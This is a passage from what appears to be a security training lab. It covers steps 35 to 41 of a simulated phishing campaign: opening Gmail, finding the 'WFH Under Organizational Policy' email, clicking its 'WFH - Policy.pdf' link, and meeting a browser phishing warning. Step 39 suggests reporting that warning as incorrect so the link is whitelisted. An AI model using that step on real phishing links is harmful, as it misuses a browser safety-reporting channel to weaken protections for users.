
35. Open any web browser (here, **Mozilla Firefox**) and then open the email client provided while creating the phishing campaign (here, **Gmail**).

36. After you login to your **Gmail** account, search for an email with the subject **WFH Under Organizational Policy** in the **Inbox**.

Note: Depending on the security implementations of your organization, for example, if proper spam filters are enabled, this phishing email will end up in the **Spam** folder.


Note: If the email is not present in the **Inbox** folder, then check your **Spam** folder.

37. Click on the **WFH - Policy.pdf** link in the email.



38. A **Warning - phishing suspected** page appears, as shown in the screenshot.

39. You can further click **report an incorrect warning** link to whitelist the link.




40. Close the current tab.

41. Now, click switch back to the **Windows 11** virtual machine.

